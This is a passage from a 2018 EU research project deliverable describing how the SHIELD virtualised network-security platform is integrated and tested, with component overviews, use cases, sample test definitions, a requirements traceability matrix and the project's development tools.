SECURING AGAINST INTRUDERS AND OTHER THREATS THROUGH A NFV-ENABLED ENVIRONMENT

[H2020 - Grant Agreement No. 700199]

Deliverable D5.1

Integration results of SHIELD HW/SW modules

Editor O. E. Segou (ORION)

Contributors G. Gardikis, K. Tzoulas, S. Pantazis (SPH), C. Xilouris, D. Christinakis (ORION), C. Fernandez, B. Gaston (i2Cat), E. Trouva, I. Angelopoulos, A. Kourtis (NCSRD) L. Jacquin, H. Attak (HPELB), M. De Benedictis, A. Lioy (POLITO), D. Papadopoulos, A. Litke (INFILI), F. Ferreira, R. Preto (Ubiwhere), G. Dimopoulos (TALAIA), A. A. Pastor (TID).

Version 1.0

Date January 31st, 2018

Distribution PUBLIC (PU)

Executive Summary

The EU-funded SHIELD project (GA 700199) proposes a universal solution for the dynamic establishment and deployment of virtual security infrastructures into ISP (Internet Service Provider) and corporate networks.

The multitude of components present in SHIELD's architecture requires a rigorous integration and testing process, ensuring that the individual components function correctly and are organically linked. The consortium employs a number of collaboration tools to test and integrate all the related software and hardware components. Through frequent test-driven integration, SHIELD manages to develop and successfully deploy all its related services, across the vNSF ecosystem, the DARE and the Trust Monitor.

SHIELD showcases some these capabilities developed within Year One of project activities, in three demonstrations:

- **Detection of data exfiltration:** SHIELD utilises and contributes to the Apache Spot analytics framework. This demo showcases how DNS tunneling can be used for data exfiltration, how it is detected by Spot and how the Recommendation and Remediation engine produces the rules to block further data exfiltration.
- **Detection and mitigation of Distributed Denial of Service attacks:** This end-to-end demonstration showcases how vNSFs can be on-boarded. When a Distributed Denial of Service attack is detected by DARE, the recommendation engine sends the appropriate mitigation rules to the user's dashboard. The rules are then applied by the active vNSF and the attack traffic is dropped.
- **Trust monitor and SDN/NFV attestation:** This demonstration shows how SHIELD detects compromised components of its infrastructure (e.g. SDN switches, the SDN controller, vNSFs etc.).

Table of Contents

1. Introduction

1.1. The SHIELD Project

Cybercrime is one of the most relevant and critical threats to both the economy and society in Europe. Establishing efficient and effective ways to protect services and infrastructures from ever-evolving cyber threats is crucial for sustaining business integrity and reputation as well as protecting citizens' personal and sensitive data.

To that end, the SHIELD project **proposes a universal solution for dynamically establishing and deploying virtual security infrastructures into ISP and corporate networks**. SHIELD builds on the huge momentum of Network Functions Virtualisation (NFV), as currently standardised by ETSI, in order to virtualise security appliances into virtual Network Security Functions (vNSFs), to be instantiated within the network infrastructure using NFV technologies and concepts, effectively monitoring and filtering network traffic in a distributed manner.

Logs and metrics from vNSFs are aggregated into an information-driven **Data Analysis and Remediation Engine (DARE)**, which leverages state-of-the-art big data storage and analytics in order to predict specific vulnerabilities and attacks by analysing the network and understanding the adversary possibilities, behaviour and intent.

The SHIELD virtual security infrastructure can either used by the ISP internally for network monitoring and protection, but it can also be **offered as-a-service to ISP customers**; for this purpose, SHIELD establishes a "vNSF Store", i.e. a repository of available virtual security functions (firewalls, DPIs, content filters etc.) from which the ISP customers can select the ones which best match their needs and deploy them to protect their infrastructure. This approach promotes openness and interoperability of security functions and offers an affordable, zero-CAPEX security solution for citizens and SMEs. Moreover, SHIELD services can be easily scaled up or down, configured and upgraded according to customers' needs, as opposed to security solutions based on monolithic hardware.

The SHIELD consortium is composed of 11 partners around Europe, well distributed between legal bodies, private companies, large corporations, and research and academic partners. The diversity of expertise within SHIELD is essential in order to achieve the technological challenges of the project.

1.2. Scope of this document

SHIELD dedicates WP5 ("Integration, development and testing") to the technical work required towards the following key goals:

- To create a real environment infrastructure according to the requirements extracted in T2.1 that will be used to validate the SHIELD platform.
- To integrate the software created in WP3 and WP4 into the infrastructure.
- To test and evaluate the cybersecurity capabilities of the SHIELD platform utilising multiple attack vectors and exploits
- To evaluate overall performance of each component and of end-to-end functionalities.

- To facilitate the use of the SHIELD platform to interested adopters.

This document (D5.1 "Integration results of SHIELD HW/SW modules") details the process for the integration and testing of the various SHIELD components and the preliminary results from Year One validation activities. During M1-M17, SHIELD has performed end-to-end integration of the initial versions of all key components of the platform and applied a variety of optimisations. The results of the first year demonstration and validation activities are also included in this document. D5.1 draws inputs from the following deliverables:

- **D2.1 "Requirements, KPIs, design and architecture"** defines high-level requirements for the SHIELD platform and the overall architecture, including the KPIs to use in evaluation phase.
- **D2.2 "Updated requirements, KPIs, design and architecture" (work in progress)** is the final, updated version of D2.2, which was drafted concurrently with this document. D5.1 maintains its alignment with D2.2., which currently under preparation.
- **D3.1 "Specifications, design and architecture for the vNSF ecosystem"** contains the detailed design and specifications for the SHIELD vNSFs, the Orchestrator, Store and Trust monitor.
- **D4.1 "Specifications, design and architecture for the usable information-driven engine"** contains the detailed design and specifications for SHIELD's DARE components, including analysis and remediation.

An additional report (D5.2 "Final demonstration, roadmap and validation results") is expected in M30, following the Y2-2.5 demonstration activities; it will provide updates to D5.1 and will conclude WP5 results, including the evaluation of the overall system performance. D2.2 is expected in M17 and will provide updated requirements for D5.2. Future deliverables D3.2 and D4.2 will also provide renewed technical specifications to be taken into account in WP5 activities as well as the subsequent D5.2 deliverable. The D5.1 and D5.2 reports will accompany the related demonstration prototypes of the SHIELD components developed by the partners.

1.3. Organisation of this document

This document is organised as follows:

- **Chapter 1** (present chapter) serves as a basic introduction to this document and its scope;
- **Chapter 2** provides an overview of the technical components comprising SHIELD's architecture and the related deployment options;
- **Chapter 3** provides the SHIELD integration and verification plan;
- **Chapter 4** introduces the collaboration tools used for the efficient integration and testing of all SHIELD components;
- **Chapter 5** includes the tools utilised for cybersecurity testing;
- **Chapter 6** introduces Year One validation results, presenting the end-to-end demonstrations.
- **Chapter 7** lists important conclusions and discusses how the collected feedback can be integrated into future demonstrations. It also provides a calendar of key WP5 activities.
- **Annex A** involves the ethical and privacy monitoring of WP5 activities.
- **Annex B** contains individual integration and functional verification tests required to verify if SHIELD's requirements have been met.

2. The SHIELD Platform

2.1. Platform overview

The mission of SHIELD is to create a next-generation cybersecurity platform for advanced SecaaS offerings tailored for software networks, exploiting state-of-the-art techniques such as Big Data analytics and infrastructure/service attestation.

To that end, the SHIELD platform, whose functional architecture is shown in Figure 2-1, (described in detail in Deliverable D2.2 but also briefly overviewed herein) brings together the following components:

Network infrastructure - The network infrastructure provides a trusted environment for supporting the execution of virtual Network Security Functions (vNSFs), implementing a Network Functions Virtualisation Infrastructure (NFVI) environment, according to the ETSI NFV specifications.

Virtual Network Security Functions (vNSFs) - vNSFs are software instantiations of security appliances that are dynamically deployed into the network infrastructure. vNSFs i) gather information about the network traffic and generate events sent to the DARE and ii) prevent attacks or mitigate vulnerabilities and threats.




Figure 2-1 Functional architecture of the SHIELD platform

vNSF orchestrator (vNSFO) – it is responsible for managing the lifecycle of Network Services (NS), which are composed by one or more vNSFs. This allows to onboard packages for vNSFs and NSs, deploy (instantiate and place) NSs in specific points of presence within the network infrastructure, check the available and running services, execute actions on them, and so on.

vNSF store - it acts as a nexus between the vNSFO and third-party vNSF providers/developers, who can register and manage vNSFs in order to make them available through the SHIELD platform.

Trust Monitor – it is the component in charge of monitoring the trust of the SHIELD infrastructure. Integrity is checked periodically to detect compromised software and/or hardware and it is based on the Trusted Computing paradigm and its Remote Attestation workflow.

Data Analysis and Remediation Engine (DARE) – The DARE is an information-driven IDPS platform that stores and analyses heterogeneous network information, previously collected via vNSFs. It features cognitive and analytical components capable of predicting specific vulnerabilities and attacks. The processing and analysis of large amounts of data is carried out by using Big Data, data analytics and machine learning techniques. Furthermore, the DARE Remediation engine uses the analysis from the data analytics modules and is fed with alerts and contextual information to determine a mitigation plan for the existing threats.

Security dashboard and controller – Using the dashboard, operators have access to monitoring information showing an overview of the security status. The dashboard also allows operators as well as tenants to take actions and react to any detected vulnerability.

During Y1, all SHIELD components were hosted in VMs in the Athens testbed (private cloud computing infrastructure provided by ORION and hosted in NCSRD), with the exception of the attestation components. The attack vectors utilised for the Y1 demonstration activities were also hosted in separate VMs and are described in Section 6. In Y2, specified DARE components will be migrated to the Barcelona testbed. After initial testing and validation of the remote attestation components, the related software will be integrated in the Athens and Barcelona (i2CAT) testbed in Y2. Some additional local testbeds by SHIELD partners will be used in Y2, for local development, functional and unit tests, such as the vNSF configuration and data collectors. One example is TID's Mouseworld Lab. This environment is responsible to generate synthetic network traffic (as close as possible to real traffic) tailored to Machine Learning needs in controlled environment (no production environments with privacy restrictions or lack of training labels). The Mouseworld Lab include a configurable generator of labelled network traffic datasets to be utilised during the training process of ML algorithms, VNFs for traffic capture and processing and visual dashboard. TID's plans for Y2 includes deploy a DARE engine based on Apache Spot to make functional and unitary test for ML algorithm in DARE and for vNSFs collector engine development.

2.2. Use case overview

Three dominant use cases have been identified for the SHIELD platform. These use cases reflect the deployment configurations that are supported by SHIELD and the various end-users. Both horizontal and vertical services can be envisioned as part of the three main SHIELD use cases:

Use Case 1: An ISP using SHIELD to secure their own infrastructure

In order to protect their own network infrastructure, ISPs have to deploy specific hardware which is very expensive since this hardware has to be updated and maintained by very specialised operators. The virtualization offered by SHIELD in this use case aims to dramatically reduce this cost by replacing specific hardware for vNSFs (virtual Nework Security Functions), as well as providing a central interface (dashboard) to understand the gathered information and to act in the network. Apart from ISPs, the SHIELD platform can be internally used also by large enterprises, which operate NFV-capable corporate networks.

Examples of this use case might include DDoS detection and mitigation, blocking known malware Command and Control channels across the ISP network, tunneling detection to bypass roaming or data charges etc. This work is focused on providing network monitoring tools and cybersecurity for the ISP to on-board to their production environment.

Use Case 2: An ISP leveraging SHIELD to provide advanced SecaaS services to customers

SHIELD provides an ideal foundation for building enhanced SecaaS services, far beyond current offerings. Using this SecaaS paradigm, the complexity of the security analysis can be hidden from the client (either a company or an SME) who can be freed from the need to acquire, deploy, manage and upgrade specialised equipment.

In this UC, the ISP would be able to insert new security-oriented functionalities directly into the local network of the user, through its provided gateway or in the ISP network infrastructure.

Examples of this use case might include horizontal cybersecurity services (DDoS protection, Data exfiltration detection, Malware protection etc.) that can be offered as-a-Service from the ISP to their clients. This use case also includes vertical, tailor-made cybersecurity services to a variety of industries. Examples can range from IPR protection for streaming services (VPN detection, traffic management, etc), eGovernment (detection of comment bots on official government websites, phishing attacks etc), and other services.

Use Case 3: Contributing to national, European and global security

The DARE platform is able to export, upon request, threat models or data regarding acquired threat intelligence, to authorised third parties, for instance, public cybersecurity agencies. The secure SHIELD framework offers, in this manner, a way of sharing threat information with third-parties who wish to synchronise information and research on measures to be taken on recent attacks, suffered by others. Furthermore, using SHIELD, Cybersecurity agencies can establish agreements with the SP and deploy vNSF very fast and without cost in the infrastructure. Moreover the data is automatically accessible through the dashboard because the unification of the data treatment done in the data engine.

Examples of this use case might include notifying an authorised party of an identified anomaly that might not be classified as an attack indicator but could be suspect as a zero-day exploit, notify the authorities of a large scale or coordinated cybersecurity event and allow access to important threat information. This use case effectively showcases the scalability of SHIELD's proposed platform as well as the automated mitigation recommendations that can be attached to the threat data.

3. The SHIELD Integration approach

3.1. System Integration and testing

WP5 focuses on the overall integration and validation activities performed within SHIELD. SHIELD distinguishes between the different activities based on their scope (be it functional, integration or validation testing) and their scale (from unit testing to end-to-end system tests)

System integration[1] can be defined as the process of synthesizing individual components into a complete platform. At the end of the process, all aggregated subsystems should be able to cooperate together to provide the end-to-end functionalities that are foreseen in WP2, WP3 and WP4. System tests on a wide scale are used to verify correct end-to-end functionality and ascertain if a viable and stable deployment of the SHIELD platform has been reached.

The process starts with **Unit testing**[2] which involves verifying the correct function of individual components. **Integration tests**[3] move from local, small tests to a larger scale by combining different components and testing their interactions. It is different from unit testing in the sense that it is less contained and broader in scope. Integration tests are usually more complex and might require additional tools. Discovering why an integration test failed can be a complicated task as the problem might lie in the configuration of the environment and the related interfaces, rather than in the individual components. **Functional testing**[4] differs from integration testing in that it focuses on verifying the intended functionalities of the SHIELD platform, against the specific requirements they are supposed to fulfill.

Finally, **qualification and validation** focus not only on verifying the correct functionality, but also the performance of the platform, the overall satisfaction of the end-users and the fulfillment of all related functional and non-functional requirements.

3.2. Best practices

The SDN/NFV paradigm that SHIELD adopts brings major advantages to ISPs and telco operators. Deployment of services and management of their lifecycles is fast and flexible. Thus, a traditional waterfall model for development and testing creates an unnecessary bottleneck, as development cycles can be lengthy. A variety of experts **advocate in favor of an agile development process** [1], especially in the context of the industries that SHIELD targets [2] [3]. **Scrum/Nexus**[5] and **Kanban**[6] are among the most popular frameworks for agile development. SHIELD has adopted the Kanban approach, as it is more flexible than Scrum/Nexus that imposes specific timelines to the development process.

[1] CIS 8020 – Systems Integration, Georgia State University OECD
[2] Definition of unit testing at Agile Alliance: http://guide.agilealliance.org/guide/unittest.html (Retrieved Jan 2018)
[3] Definition at Techopedia: https://www.techopedia.com/definition/7751/integration-testing (Retrieved Jan 2018)
[4] Definition at Techopedia: https://www.techopedia.com/definition/19509/functional-testing (Retrieved Jan 2018)
[5] Scrum and Nexus: https://www.scrumalliance.org/ (Retrieved Jan 2018)
[6] Kanban: https://www.atlassian.com/agile/kanban (Retrieved Jan 2018)

The agile development process is an ideal model not only for SDN/NFV but also for multi-entity consortia, since it improves collaboration across self-organising, cross-functional teams. It focuses on adaptive planning and continuous evolution, thus facilitating the multiple development cycles defined in SHIELD and the refinement of requirements and specifications in the start of Y2. The agile development process, however, should be complemented with a **Continuous Integration/Continuous Delivery** approach to automate and facilitate the integration and deployment of new developments.

Assembling a lean **integration plan** is an essential part of this work. D5.1 aims to serve as an appropriate reference for all teams and provide a logical, controlled process for integration and testing. Fostering a team approach is an important part that requires use of appropriate **information sharing** tools among the consortium members. **Using testing frameworks and collaboration platforms** provide a unified environment where all test activities can be reported, tracked and health-checked. Other best practices include [4]:

- Maintaining a single source repository,
- Automating the build,
- Making the build self-testing,
- Committing code daily and building locally,
- Fixing broken builds immediately when they are identified,
- Being transparent so everyone can view recent developments and has access to binaries,
- Testing in clone environments and automating deployment to the production environment.

The following subsection provides a preliminary test plan where individual functional and integration tests are mapped to the related components and SHIELD requirements, while specific processes and tools are discussed in the following sections. Section 4 focuses on integration and testing tools, showing how SHIELD implements the agile paradigm and adopts CI/CD best practices, while section 5 deals with the functional end-to-end cybersecurity testing.

3.3. Requirements Traceability

3.3.1. Test conditions

Individual tests and the associated inputs/outputs have been designed for integration and functional testing of the platform. Each test is described by the conditions it needs to fulfil, the required inputs/outputs, its relation to specific requirements in D2.1/D2.2 and any measurable KPIs. Specifically, each test is defined by:

- **A unique identifier:** Tests are uniquely numbered. The identifier PLT designates Platform tests, PUT: Performance and Usability tests, SET: Service Tests, COT: Ethical and Regulatory Compliance tests.
- **A description of the test:** What the test entails and what is the expected outcome.
- **The related requirement ID:** Each test is mapped to the requirements it fulfils.
- **The related components:** Each test is mapped to the SHIELD components it requires.
- **The required Inputs:** The inputs required to perform the test (such as network traffic logs, etc.)

- **The success criteria:** A description of non-measurable criteria that define a successful test.
- **The related KPIs:** A description of measurable criteria that define a successful test.

Examples of specified tests follow in Tables 3-1 to 3-4.

Table 3-1 Examples of platform tests.

Test ID: PLT01	vNSF deployment: vNSF descriptor		
Related req.ID	PF01, PF02	Related components	vNSFO, Store
Description	The vNSFO requests a vNSF descriptor from the Store. The Store responds and sends the appropriate descriptor. The vNSFO validates the descriptor.		
Inputs	Valid and invalid vNSF descriptors for each SHIELD vNSF.		
Success criteria	vNSFO receives the vNSF descriptor from the store. It accepts valid descriptors and rejects invalid ones.		
Measurable KPIs	Communication delay, traffic overhead		
Test ID: PLT10	Security analytics		
Related req.ID	PF04	Related components	DARE
Description	The two data analytics modules of the DARE process monitoring information from the vNSFs and provide anomaly/attack results		
Inputs	simulated/generated traffic, valid instances of the data analytics modules		
Success criteria	Each module generates a file (e.g csv) containing a list of the detected anomalies. The reported anomalies and their characteristics should match the ones generated.		
Measurable KPIs	Detection rate, false positive rate, false negative rate, processing time per 1GB of ingested data, threat severity/threat index whiskers		

Table 3-2 Examples of performance and usability tests.

Test ID: PUT04	Effective visualisations		
Related req.ID	PF05, NF08	Related components	all GUI components
Description	The GUI design is efficient and intuitive (in the sense it does not create cognitive load and is easy to use without a lot of instruction)		
Inputs	Cognitive walkthrough scenarios for every GUI tested		
Success criteria	A user is able to quickly complete the cognitive walkthrough, the UI elements perform the expected functionalities, User receives feedback/notifications in a timely manner, User satisfaction		
Measurable KPIs	Estimated time to complete cognitive walkthrough with Fitt's Law, Actual user time to complete walkthrough		
Test ID: PUT07	Data volume		
Related req.ID	NF04, NF06	Related components	all
Description	The SHIELD platform is able to process the appropriate data volume		

Inputs	Simulated continuous traffic with different velocity, volume, variety characteristics
Success criteria	SHIELD components should be able to perform adequately under high data volumes
Measurable KPIs	Processing time per GB of data, network QoS measurements

Table 3-3 Examples of service tests.

Test ID: SET01	Rate-based DoS protection		
Related req.ID	PF10, SF08, SF09	Related components	vNSFO, vNSF, DARE
Description	DARE detects rate-based DoS attacks and the offending traffic is limited or dropped in a related vNSF		
Inputs	simulated traffic, mitigation recipes		
Success criteria	The attack is detected in a timely manner. New policies are received, translated and applied. The rate-based attack is mitigated.		
Measurable KPIs	Time to detection, time to mitigation, Target downtime		
Test ID: SET02	IP/URL/URI blocking		
Related req.ID	PF10, SF08, SF09	Related components	vNSFO, vNSF, DARE
Description	vNSFs apply blocking rules		
Inputs	simulated traffic, test blocklists		
Success criteria	The SHIELD vNSFs block access to the specified IP/URLs/URIs		
Measurable KPIs	False negatives, false positives		

Table 3-4 Examples of ethical and legal compliance tests.

Test ID: COT02	Traffic Classification Transparency		
Related req.ID	ERC06, ERC08	Related components	DARE, vNSFs, vNSFO, dashboard
Description	Mitigation actions with respect to application types should be justified by security events and logged.		
Inputs	None		
Success criteria	Accountability to ensure net neutrality rules are respected. Application of traffic classification must be visible and accounted for.		
Measurable KPIs	Time to discover the appropriate information (through cognitive walkthrough)		
Test ID: COT03	Data Protection Information		
Related req.ID	ERC03, ERC04	Related req.ID	ERC03, ERC04
Description	All related GUIs should display information and allow contact with the Data Controllers and/or Data Protection Officer.		

Inputs	None
Success criteria	Data protection information are clear and easily discoverable, User satisfaction
Measurable KPIs	Time to discover the appropriate information (through cognitive walkthrough)

A comprehensive list of all specified tests and conditions is contained in Annex B.

3.3.2. Traceability matrix

The following matrix associates the tests in Annex B with the requirements in D2.2 and the components described in D3.1-D4.1. Hence, each row represents the test conditions that need to be chained together and fulfilled to verify a specific requirement, while each column associates the individual components with the tests that need to be performed for this component.

Table 3-5 Traceability matrix associating testing conditions to the SHIELD requirements (D2.1/D2.2) and components (D3.1/D3.4).

D2.1 & D2.2			D3.1									D4.1				
Type	ID	Name	vNSFs & lifecycle management								Attestation	Data Intelligence				Test Conditions
			L7 filter	L3 filter	mcTLS	HTTP/S analyser	vDPI	vIDS	vNSFO	Store	Trust monitor	Acq & Storage	Analysis	Rec/Mit	Dashb.	
Platform Functional Requirements	PF01	vNSF and NS deployment	x	x	x	x	x	x	x							PLT01-02
	PF02	vNSF lifecycle management	x	x	x	x	x	x	x	x				x		PLT01-05
	PF03	vNSF status management	x	x	x	x	x	x	x						x	PLT01-05
	PF04	Security data monitoring & analytics			x	x	x	x				x	x			PLT04, 06-07,10-12
	PF05	Analytics visualisation					x						x		x	PLT04, 10-11
	PF06	Ability to offer different mgmt roles to several users	x	x	x	x	x	x	x					x	x	PLT19, 21
	PF07	Service Elasticity							x						x	PLT24-25
	PF08	Platform Expandability									x		x	x		PLT24-25, PUT06
	PF09	Access Control							x	x	x				x	PLT19, 21
	PF10	vNSF validation	x	x	x	x	x	x	x	x						PLT01-02, all SET
	PF11	vNSF attestation						x	x	x	x					PLT18
	PF12	Log Sharing							x	x	x	x	x	x	x	PLT20
	PF13	Mitigation	x	x	x	x	x		x				x	x	x	PLT10-12,16
	PF14	Multi-tenancy	x	x	x	x	x	x	x						x	PLT24-25
	PF15	Service Store	x	x	x	x	x	x		x					x	PLT17, 22, COT01
	PF16	History Reports									x	x	x		x	PLT20, SET12,16
	PF17	Interoperability							x	x	x		x		x	PLT13, PUT09
	PF18	Service Composition						x					x		x	PLT24-25
	PF19	Network Infrastructure Attestation							x		x					PLT14,15,18
	PF20	Billing Framework	x	x	x	x	x	x		x					x	PLT22
	PF21	Operation Traceability							x	x	x			x	x	PLT19, 21
	PF22	Communications security	x	x	x	x	x	x	x	x	x	x	x	x	x	PLT23
Platform Non-Functional Requirements	NF01	Response time	x	x	x	x	x	x	x	x	x	x	x	x	x	PUT01
	NF02	Availability	x	x	x	x	x	x	x	x	x	x	x	x	x	PUT05
	NF03	Scalability	x	x	x	x	x	x	x			x	x	x		PUT06
	NF04	Data Volume										x	x			PUT02
	NF05	Impact on perceived performance	x	x	x	x	x	x				x	x			all PUT
	NF06	Performance factors	x	x	x	x	x	x	x	x	x	x	x	x	x	all PUT
	NF07	Compliance to standards	x	x	x	x	x	x	x	x	x	x	x	x	x	PUT09
	NF08	Deployment and support simplicity							x	x	x	x	x	x	x	PUT04
	NF09	vNSF hardening							x	x	x	x	x	x	x	PUT08
Service Functional Requirements	SF01	Content filtering						x	x	x		x	x	x		SET01, 11
	SF02	Detect/block access to malicious websites	x				x	x	x	x		x	x	x		all SET
	SF03	Security assessments										x	x	x		SET06, 18, 23, 24
	SF04	L4 traffic filtering		x	x		x	x								SET06
	SF05	Central log processing/SIEM	x	x	x	x	x	x	x			x	x	x	x	SET12, 15, 18, 23
	SF06	Malware detection	x	x	x	x	x	x	x	x	x					SET06-10, 18, 23-24
	SF07	Spam protection	x			x		x								SET17-18
	SF08	DoS protection	x	x		x	x	x					x	x		SET01-05, 18
	SF09	Intrusion Detection/Prevention System		x	x	x	x	x					x	x		SET01-06, 18, 23
	SF10	Honeypots					x	x				x	x	x		SET20
	SF11	Sandboxing							x	x				x	x	SET21
	SF12	VPN							x	x				x	x	SET07,SET22
Ethical & Regulatory Compliance	ERC01	Access to personal data	x	x	x	x	x	x	x	x		x	x		x	COT05
	ERC02	Data rectification and erasure	x	x	x	x	x	x	x	x		x	x		x	COT05
	ERC03	Access to related Data Protection information							x	x					x	COT01, 03
	ERC04	Transparency in data processing							x	x					x	COT01, 03
	ERC05	Data retention	x	x	x	x	x	x	x	x		x	x		x	COT02
	ERC06	Transparency in traffic classification	x			x	x	x	x	x					x	COT06
	ERC07	Notification obligation							x		x				x	COT07
	ERC08	Net Neutrality	x			x	x	x	x	x					x	COT02
	ERC09	Lawful Interception	x	x	x	x	x	x				x	x	x	x	COT04
Test ID			PLT01-13, all PUT/SET/COT							PLT01-02, all COT	PLT14-15, 18	PLT06-12, all PUT/SET/COT				D5.1


4. Integration and Collaboration Tools

SHIELD leverages specific tools to manage the software development, testing, integration and deployment lifecycles. Likewise, examples of the workflow processes that are defined for the tools that are provided. The tools used in SHIELD are open-source and/or provided free-of-cost for the project.

4.1. Software development and deployment tools

4.1.1. Version Control

Version control[7] refers to the management of revisions and changes in source code. It is a necessary tool enabling a team of multiple developers to effectively work on a shared project. **Git**[8] was chosen as the version control to manage the sources related to the SHIELD platform, since its distributed architecture facilitates coordination of activities across multiple teams. Each software component is tracked into its own repository. The selection of the branching schema (either develop/feature/master or feature/master) is delegated to each repository. All repositories are provided and controlled within the consortium in an internal fashion, using **Bitbucket**[9]. Upon each commit, the content of each repository is directly replicated into their corresponding repository, under the umbrella of **GitHub**[10].



Repositories

Name
dare
dare-sec-topo
dashboard
nfvo
nfvo-devops
nfvo-ro
nfvo-so
nfvo-ui
store
trust-monitor
vnsfs
vnsfs-collectors

shield

store
SHIELD's Store
Shell Updated 5 hours ago

nfvo
SHIELD vNSFO's specific logic
Python Apache-2.0 Updated 2 days ago

dashboard
SHIELD's Dashboard
Updated 14 days ago

dare-sec-topo
SHIELD's DARE Cybersecurity topologies
Python Apache-2.0 Updated on 20 Oct

vnsfs
SHIELD vNSF's metadata
Python Updated on 19 Oct

(a) (b)

Figure 4-1 SHIELD's (a) Bitbucket and (b) GitHub repositories.

[7] Version Control definition: https://www.atlassian.com/git/tutorials/what-is-version-control (Retrieved Jan 2018)
[8] Git: https://git-scm.com/ (retrieved Jan 2018)
[9] Bitbucket: https://bitbucket.org/ (Retrieved Jan 2018)
[10] SHIELD's public repository in GitHub https://github.com/shield-h2020 (Retrieved Jan 2018)

Internal repositories are integrated with the **Slack**[11] **communication tool**, so any contributor receives the latest software-related contributions in real time. Slack also allows SHIELD to create channels for discussion on development, integration issues etc. directly. Figure 4-2 shows Slack usage over time.




Figure 4-2 SHIELD Slack usage over time.

